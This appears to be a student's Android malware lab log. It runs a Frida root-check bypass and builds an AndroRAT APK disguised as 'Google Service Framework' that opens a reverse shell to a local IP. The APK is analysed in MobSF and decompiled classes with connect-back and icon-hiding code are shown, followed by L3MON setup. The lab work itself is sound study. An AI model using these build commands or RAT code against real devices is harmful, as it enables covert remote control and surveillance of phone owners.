andrew@asus-X505BP:~/Documents/01 Malware/LAB-8/Task 1/UnCrackable Mobile Apps$ frida --codeshare dzonerzy/fridantiroot -p 4292 -U
/_-| Frida 15.1.14 - A world-class dynamic instrumentation toolkit
| (-| Commands:
/_/-| help      -> Displays the help system
... .| object?   -> Display information about 'object'
... .| exit/quit -> Exit
... .| More info at https://frida.re/docs/home/


message: {'type': 'send', 'payload': 'Loaded 4269 classes!'} data: None
message: {'type': 'send', 'payload': 'loaded: 457'} data: None
message: {'type': 'send', 'payload': 'KeyInfo hook not loaded'} data: None
Error: readline(): specified argument types do not match any of:
    .overload()
at X (frida/node_modules/frida-javascript-bridge/lib/class-factory.js:563)
at value (frida/node_modules/frida-javascript-bridge/lib/class-factory.js:892)
at <anonymous> (/repl.js:275)
at <anonymous> (frida/node_modules/frida-javascript-bridge/lib/vm.js:11)
at _performPendingVmOps (frida/node_modules/frida-javascript-bridge/index.js:238)
at <anonymous> (frida/node_modules/frida-javascript-bridge/index.js:213)
at <anonymous> (frida/node_modules/frida-javascript-bridge/lib/vm.js:16)
at _performPendingVmOpsWhenReady (frida/node_modules/frida-javascript-bridge/index.js:232)
at perform (frida/node_modules/frida-javascript-bridge/index.js:192)
at <eval> (/repl.js:360)

```

```

[Android Emulator 5554::PID::4292]-> message: {'type': 'send', 'payload': 'Bypass root check for package: com.noshufou.android.su'} data: None
message: {'type': 'send', 'payload': 'Bypass root check for package: com.noshufou.android.su.elite'} data: None
message: {'type': 'send', 'payload': 'Bypass root check for package: eu.chainfire.supersu'} data: None
message: {'type': 'send', 'payload': 'Bypass root check for package: com.koushikdutta.superuser'} data: None
message: {'type': 'send', 'payload': 'Bypass root check for package: com.thirdparty.superuser'} data: None
message: {'type': 'send', 'payload': 'Bypass root check for package: com.yellowes.su'} data: None
message: {'type': 'send', 'payload': 'Bypass root check for package: com.topjohnwu.magisk'} data: None
message: {'type': 'send', 'payload': 'Bypass root check for package: com.koushikdutta.rommanager'} data: None
message: {'type': 'send', 'payload': 'Bypass root check for package: com.koushikdutta.rommanager.license'} data: None
message: {'type': 'send', 'payload': 'Bypass root check for package: com.dimonvideo.luckypatcher'} data: None
message: {'type': 'send', 'payload': 'Bypass root check for package: com.chelpus.luckypatch'} data: None
message: {'type': 'send', 'payload': 'Bypass root check for package: com.ramdroid.appquarantine'} data: None
message: {'type': 'send', 'payload': 'Bypass root check for package: com.ramdroid.appquarantinepro'} data: None
message: {'type': 'send', 'payload': 'Bypass root check for package: com.devadavce.rootcloak'} data: None
message: {'type': 'send', 'payload': 'Bypass root check for package: com.devadavce.rootcloakplus'} data: None
message: {'type': 'send', 'payload': 'Bypass root check for package: de.robv.android.xposed.installer'} data: None
message: {'type': 'send', 'payload': 'Bypass root check for package: com.saurik.substrate'} data: None
message: {'type': 'send', 'payload': 'Bypass root check for package: com.zachspong.temprootremovejb'} data: None
message: {'type': 'send', 'payload': 'Bypass root check for package: com.amphoras.hidemyroot'} data: None
message: {'type': 'send', 'payload': 'Bypass root check for package: com.amphoras.hidemyrootadfree'} data: None
message: {'type': 'send', 'payload': 'Bypass root check for package: com.formyh.m.hiderootPremium'} data: None
message: {'type': 'send', 'payload': 'Bypass root check for package: com.formyh.m.hideroot'} data: None
message: {'type': 'send', 'payload': 'Bypass test-keys check'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: busybox'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: busybox'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: busybox'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: busybox'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: busybox'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: busybox'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: busybox'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: busybox'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: busybox'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: busybox'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: busybox'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: busybox'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: busybox'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: busybox'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: su'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: su'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: su'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: su'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: su'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: su'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: su'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: su'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: su'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: su'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: su'} data: None
message: {'type': 'send', 'payload': 'Bypass which,su command'} data: None
[Android Emulator 5554::PID::4292]->

```




Дослідіть зразки систем віддаленого керування

– Androrat – <https://github.com/wsrf/androrat>

```
andrew@asus-X505BP:~/Documents/01 Malware/LAB-8/Task 3/L3MON-master/AndroRAT$ pip install -r requirements.txt
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: colorama in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (0.4.3)
Collecting pyngrok
  Downloading pyngrok-5.1.0.tar.gz (745 kB)
    |████████| 745 kB 1.6 MB/s
  Preparing metadata (setup.py) ... done
Requirement already satisfied: PyYAML in /usr/lib/python3/dist-packages (from pyngrok->-r requirements.txt (line 2)) (5.3.1)
Building wheels for collected packages: pyngrok
  Building wheel for pyngrok (setup.py) ... done
    Created wheel for pyngrok: filename=pyngrok-5.1.0-py3-none-any.whl size=18991 sha256=653c09410e1f80056ac5b78427b125549def4259d161e8c0a469b68d75796c2d
    Stored in directory: /home/andrew/.cache/pip/wheels/87/a1/e7/66d10d257852cd702f8e56be9aa70e74d8ac90f8d951ea984
Successfully built pyngrok
Installing collected packages: pyngrok
Successfully installed pyngrok-5.1.0
```

```
andrew@asus-X505BP:~/Documents/01 Malware/LAB-8/Task 3/L3MON-master/AndroRAT$ ll
итого 76
drwxrwxr-x 8 andrew andrew 4096 гру 25 18:50 .
drwxrwxr-x 4 andrew andrew 4096 гру 25 18:50 ..
drwxrwxr-x 5 andrew andrew 4096 гру 25 18:50 Android_Code/
-rw-rw-r-- 1 andrew andrew 2342 гру 25 18:50 androRAT.py
drwxrwxr-x 7 andrew andrew 4096 гру 25 18:50 Compiled_apk/
drwxrwxr-x 8 andrew andrew 4096 гру 25 18:50 .git/
-rw-rw-r-- 1 andrew andrew 99 гру 25 18:50 .gitattributes
drwxrwxr-x 3 andrew andrew 4096 гру 25 18:50 .github/
-rw-rw-r-- 1 andrew andrew 30 гру 25 18:50 .gitignore
drwxrwxr-x 2 andrew andrew 4096 гру 25 18:50 Jar_utils/
-rw-rw-r-- 1 andrew andrew 1054 гру 25 18:50 LICENSE
-rw-rw-r-- 1 andrew andrew 6594 гру 25 18:50 README.md
-rw-rw-r-- 1 andrew andrew 16 гру 25 18:50 requirements.txt
drwxrwxr-x 2 andrew andrew 4096 гру 25 18:50 Screenshots/
```

```
andrew@asus-X505BP:~/Documents/01 Malware/LAB-8/Task 3/L3MON-master/AndroRAT$ python3 androRAT.py --build -i 192.168.0.109 -p 22222 -o mytest.apk
[INFO] Generating APK
[INFO] Building APK
[SUCCESS] Successfully apk built in /home/andrew/Documents/01 Malware/LAB-8/Task 3/L3MON-master/AndroRAT/mytest.apk
[INFO] Signing the apk
[INFO] Signing Apk
[SUCCESS] Successfully signed the apk mytest.apk
```



```
andrew@asus-X505BP:~/Documents/01 Malware/LAB-8/Task 3/L3MON-master/AndroRAT$ adb install mytest.apk
Performing Push Install
mytest.apk: 1 file pushed, 0 skipped. 193.2 MB/s (2324632 bytes in 0.011s)
WARNING: linker: libdvm.so has text relocations. This is wasting memory and is a security risk. Please fix.
          pkg: /data/local/tmp/mytest.apk
Success
```

```
andrew@asus-X505BP:~/Documents/01 Malware/LAB-8/Task 3/L3MON-master/AndroRAT$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
        inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
          ether 02:42:b2:f8:6b:62 txqueuelen 0 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp3s0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
        ether 18:31:bf:97:0a:f0 txqueuelen 1000 (Ethernet)
          RX packets 0 bytes 0 (0.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 0 bytes 0 (0.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Локальная петля (Loopback))
            RX packets 63561 bytes 133792738 (133.7 MB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 63561 bytes 133792738 (133.7 MB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlp2s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.0.109 netmask 255.255.255.0 broadcast 192.168.0.255
          inet6 fe80::6dce:8d73:b1d5:33b7 prefixlen 64 scopeid 0x20<link>
            ether 68:ec:c5:b1:02:38 txqueuelen 1000 (Ethernet)
            RX packets 522007 bytes 505984380 (505.9 MB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 891187 bytes 189220954 (189.2 MB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
andrew@asus-X505BP:~/Documents/01 Malware/LAB-8/Task 3/L3MON-master/AndroRAT$ python3 androRAT.py --shell -i 0.0.0.0 -p 22222
```



```
Got connection from ('192.168.0.109', 38190)
Hello there, welcome to reverse shell of Android SDK built for x86
Interpreter:/>
```

```
andrew@asus-X505BP:~/Documents/01_Malware/LAB-8/Mobile-Security-Framework-MobSF$ ./run.sh 127.0.0.1:8000
[2021-12-25 19:53:00 +0200] [4391] [INFO] Starting gunicorn 20.1.0
[2021-12-25 19:53:00 +0200] [4391] [INFO] Listening at: http://127.0.0.1:8000 (4391)
[2021-12-25 19:53:00 +0200] [4391] [INFO] Using worker: gthread
[2021-12-25 19:53:00 +0200] [4391] [INFO] Booting worker with pid: 4399
[2021-12-25 19:53:00 +0200] [4391] [INFO] Handling signal: winch
[2021-12-25 19:53:00 +0200] [4391] [INFO] Handling signal: winch
[2021-12-25 19:53:01 +0200] [4391] [INFO] Handling signal: winch
[2021-12-25 19:53:06 +0200] [4391] [INFO] Handling signal: winch
[2021-12-25 19:53:06 +0200] [4391] [INFO] Handling signal: winch
[2021-12-25 19:53:08 +0200] [4391] [INFO] Handling signal: winch
[2021-12-25 19:53:08 +0200] [4391] [INFO] Handling signal: winch
[2021-12-25 19:53:08 +0200] [4391] [INFO] Handling signal: winch
[INFO] 25/Dec/2021 17:53:10 -
[INFO] 25/Dec/2021 17:53:10 - Mobile Security Framework v3.4.5 Beta
REST API Key: 32ae2e985d97220227ca9b578689e94746bddc95c462623f8adc91525a1111f5
[INFO] 25/Dec/2021 17:53:10 - OS: Linux
[INFO] 25/Dec/2021 17:53:10 - Platform: Linux-5.11.0-44-generic-x86_64-with-glibc2.29
[INFO] 25/Dec/2021 17:53:11 - Dist: ubuntu 20.04 focal
[INFO] 25/Dec/2021 17:53:11 - MobSF Basic Environment Check
[WARNING] 25/Dec/2021 17:53:11 - Dynamic Analysis related functions will not work.
Make sure a Genymotion Android VM/Android Studio Emulator is running before performing Dynamic Analysis.
[INFO] 25/Dec/2021 17:53:11 - Checking for Update.
[INFO] 25/Dec/2021 17:53:12 - No updates available.
[INFO] 25/Dec/2021 17:53:16 - MIME Type: application/vnd.android.package-archive FILE: mytest.apk
[INFO] 25/Dec/2021 17:53:16 - Performing Static Analysis of Android APK
[INFO] 25/Dec/2021 17:53:16 - Starting Analysis on: mytest.apk
[INFO] 25/Dec/2021 17:53:16 - Generating Hashes
[INFO] 25/Dec/2021 17:53:16 - Unzipping
[INFO] 25/Dec/2021 17:53:18 - APK Extracted
[INFO] 25/Dec/2021 17:53:18 - Getting Hardcoded Certificates/Keystores
[INFO] 25/Dec/2021 17:53:18 - Getting AndroidManifest.xml from APK
[INFO] 25/Dec/2021 17:53:18 - Converting AXML to XML
[INFO] 25/Dec/2021 17:53:34 - Parsing AndroidManifest.xml
[INFO] 25/Dec/2021 17:53:35 - Fetching icon path
[INFO] 25/Dec/2021 17:53:35 - Extracting Manifest Data
[INFO] 25/Dec/2021 17:53:35 - Fetching Details from Play Store: com.example.reverseshell2
[INFO] 25/Dec/2021 17:53:35 - Manifest Analysis Started
[INFO] 25/Dec/2021 17:53:35 - Binary Analysis Started
[INFO] 25/Dec/2021 17:53:35 - Reading Code Signing Certificate
[INFO] 25/Dec/2021 17:53:35 - Running APKID 2.1.2
[INFO] 25/Dec/2021 17:53:37 - Trackers Database is up-to-date
[INFO] 25/Dec/2021 17:53:37 - Detecting Trackers
[INFO] 25/Dec/2021 17:53:38 - APK -> JAVA
[INFO] 25/Dec/2021 17:53:38 - Decompiling to Java with jadx
[2021-12-25 19:53:59 +0200] [4391] [INFO] Handling signal: winch
[2021-12-25 19:54:00 +0200] [4391] [INFO] Handling signal: winch
[INFO] 25/Dec/2021 17:54:20 - DEX -> SMALI
[INFO] 25/Dec/2021 17:54:20 - Converting classes.dex to Smali Code
[INFO] 25/Dec/2021 17:54:20 - Code Analysis Started on - java_source
[INFO] 25/Dec/2021 17:54:23 - Running NIAP Analyzer
[INFO] 25/Dec/2021 17:55:33 - Finished Code Analysis, Email and URL Extraction
[INFO] 25/Dec/2021 17:55:33 - Extracting Strings from APK
[INFO] 25/Dec/2021 17:55:33 - Detecting Firebase URL(s)
[INFO] 25/Dec/2021 17:55:33 - Performing Malware Check on extracted Domains
[INFO] 25/Dec/2021 17:55:33 - Connecting to Database
[INFO] 25/Dec/2021 17:55:33 - Saving to Database
```

RECENT SCANS STATIC ANALYZER DYNAMIC ANALYZER API DOCS DONATE ABOUT Search MD5

APP SCORES

Average CVSS 5.8 Security Score 80/100 Trackers Detection 0/407

FILE INFORMATION

File Name mytest.apk Size 2.22MB MD5 19d93b5cb463f758a15901ed63c084c0 SHA1 3effd1d4e89980203c342f309c95d09859e50fc6 SHA256 29e72a7cb657cf813a92173300944fd2dbe559ee21d5cf9893f0cc8aa733b50f

APP INFORMATION

App Name Google Service Framework Package Name com.example.reverseshell2 Main Activity com.example.reverseshell2.MainActivity Target SDK 22 (Min SDK 16 Max SDK) Android Version Name 1.0 Android Version Code 1

2 ACTIVITIES

View ↗

Exported Activities 0

4 SERVICES

View ↗

Exported Services 0

2 RECEIVERS

View ↗

Exported Receivers 2

0 PROVIDERS

View ↗

Exported Providers 0

SCAN OPTIONS

Rescan Start Dynamic Analysis

DECOMPILED CODE

View AndroidManifest.xml View Source View Smali Download Java Code Download Small Code Download APK

PERMISSION	STATUS	INFO	DESCRIPTION
android.permission.ACCESS_COARSE_LOCATION	dangerous	coarse (network-based) location	Access coarse location sources, such as the mobile network database, to determine an approximate phone location, where available. Malicious applications can use this to determine approximately where you are.
android.permission.ACCESS_FINE_LOCATION	dangerous	fine (GPS) location	Access fine location sources, such as the Global Positioning System on the phone, where available. Malicious applications can use this to determine where you are and may consume additional battery power.
android.permission.ACCESS_NETWORK_STATE	normal	view network status	Allows an application to view the status of all networks.
android.permission.ACCESS_WIFI_STATE	normal	view Wi-Fi status	Allows an application to view the information about the status of Wi-Fi.
android.permission.CAMERA	dangerous	take pictures and videos	Allows application to take pictures and videos with the camera. This allows the application to collect images that the camera is seeing at any time.
android.permission.INTERNET	normal	full Internet access	Allows an application to create network sockets.
android.permission.READ_CALL_LOG	dangerous		Allows an application to read the user's call log.
android.permission.READ_EXTERNAL_STORAGE	dangerous	read external storage contents	Allows an application to read from external storage.
android.permission.READ_PHONE_STATE	dangerous	read phone state and identity	Allows the application to access the phone features of the device. An application with this permission can determine the phone number and serial number of this phone, whether a call is active, the number that call is connected to and so on.
android.permission.READ_SMS	dangerous	read SMS or MMS	Allows application to read SMS messages stored on your phone or SIM card. Malicious applications may read your confidential messages.

Showing 1 to 10 of 16 entries

Previous 1 2 Next

PERMISSION	STATUS	INFO	DESCRIPTION
android.permission.RECEIVE_BOOT_COMPLETED	normal	automatically start at boot	Allows an application to start itself as soon as the system has finished booting. This can make it take longer to start the phone and allow the application to slow down the overall phone by always running.
android.permission.RECORD_AUDIO	dangerous	record audio	Allows application to access the audio record path.
android.permission.SYSTEM_ALERT_WINDOW	dangerous	display system-level alerts	Allows an application to show system-alert windows. Malicious applications can take over the entire screen of the phone.
android.permission.VIBRATE	normal	control vibrator	Allows the application to control the vibrator.
android.permission.WAKE_LOCK	normal	prevent phone from sleeping	Allows an application to prevent the phone from going to sleep.
android.permission.WRITE_EXTERNAL_STORAGE	dangerous	read/modify/delete external storage contents	Allows an application to write to external storage.

Showing 11 to 16 of 16 entries

Previous 1 2 Next

NO ↑↓	ISSUE	SEVERITY ↑↓	STANDARDS	FILES
1	The App logs information. Sensitive information should never be logged.	Info	CVSS V2: 7.5 (high) CWE: CWE-532 Insertion of Sensitive Information into Log File OWASP MASVS: MSTG-STORAGE-3	com/example/reverseshell2/Payloads/videoRecorder.java com/example/reverseshell2/Payloads/locationManager.java com/example/reverseshell2/jobScheduler.java com/example/reverseshell2>MainActivity.java com/example/reverseshell2/mainService.java com/example/reverseshell2/functions.java com/example/reverseshell2/tcpConnection.java com/example/reverseshell2/Payloads/CameraPreview.java com/example/reverseshell2/broadcastReciever.java com/example/reverseshell2/keypadListner.java com/example/reverseshell2/Payloads/newShell.java com/example/reverseshell2/Payloads/audioManager.java
2	App creates temp file. Sensitive information should never be written into a temp file.	warning	CVSS V2: 5.5 (medium) CWE: CWE-276 Incorrect Default Permissions OWASP Top 10: M2: Insecure Data Storage OWASP MASVS: MSTG-STORAGE-2	com/example/reverseshell2/Payloads/videoRecorder.java com/example/reverseshell2/Payloads/audioManager.java
3	IP Address disclosure	warning	CVSS V2: 4.3 (medium) CWE: CWE-200 Information Exposure OWASP MASVS: MSTG-CODE-2	com/example/reverseshell2/config.java

Showing 1 to 3 of 3 entries

Previous 1 Next

MainActivity.java

```

1. package com.example.reverseshell2;
2.
3. import android.app.Activity;
4. import android.content.Context;
5. import android.os.Bundle;
6. import android.os.PowerManager;
7. import android.util.Log;
8. import androidx.appcompat.app.AppCompatActivity;
9. // loaded from: classes.dex */
10. public class MainActivity extends AppCompatActivity {
11.     static String TAG = "MainActivityClass";
12.     Context context;
13.     Activity activity = this;
14.     private PowerManager.WakeLock mWakeLock = null;
15.
16.     /* JADX INFO: Access modifiers changed from: protected */
17.     @Override // androidx.appcompat.app.AppCompatActivity, androidx.fragment.app.FragmentActivity, androidx.core.app.ComponentActivity, android.app.Activity
18.     public void onCreate(Bundle savedInstanceState) {
19.         super.onCreate(savedInstanceState);
20.         overridePendingTransition(0, 0);
21.         this.context = getApplicationContext();
22.         String str = TAG;
23.         Log.d(str, config.IP + ":" + config.port);
24.         finish();
25.         new tcpConnection(this.activity, this.context).execute(config.IP, config.port);
26.         overridePendingTransition(0, 0);
27.         if (config.icon) {
28.             new functions(this.activity).hideAppIcon(this.context);
29.         }
30.     }
31. }
```

config.java

```

1. package com.example.reverseshell2;
2. // loaded from: classes.dex
3. public class config {
4.     public static String IP = "192.168.0.100";
5.     public static String port = "22222";
6.     public static boolean icon = true;
7. }
```

Бачимо IP сервера

– L3MON – <https://github.com/D3VL/L3MON>

```
andrew@asus-X505BP:~/Documents/01_Malware/LAB-8/Task_3/L3MON$ sudo apt-get install openjdk-8-jre
[sudo] пароль для andrew:
Попробуйте ещё раз.
[sudo] пароль для andrew:
Чтение списков пакетов... Готово
Построение дерева зависимостей
Чтение информации о состоянии... Готово
Уже установлен пакет openjdk-8-jre самой новой версии (8u312-b07-0ubuntu1~20.04).
Обновлено 0 пакетов, установлено 0 новых пакетов, для удаления отмечено 0 пакетов, и 0 пакетов не обновлено.
```

```
andrew@esus-X505BP:~/Documents/01_Malware/LAB-4/Task_3/L3/M01$ sudo npm install pm2 -g
npm WARN deprecated uid@3.4.0: Please upgrade to version 7 or higher. Older versions may use Math.random() in certain circumstances, which is known to be problematic. See https://v8.dev/blog/math-random for details.

changed 180 packages, and audited 181 packages in 19s

10 packages are looking for funding
  run 'npm fund' for details

found 0 vulnerabilities
```



```
[PM2] Spawning PM2 daemon with pm2_home=/home/andrew/.pm2
[PM2] PM2 Successfully daemonized
[PM2] Starting /home/andrew/Documents/01_Malware/LAB-8/Task_3/L3MON-v1.1.2/index.js in fork_mode (1 instance)
[PM2] Done.
```

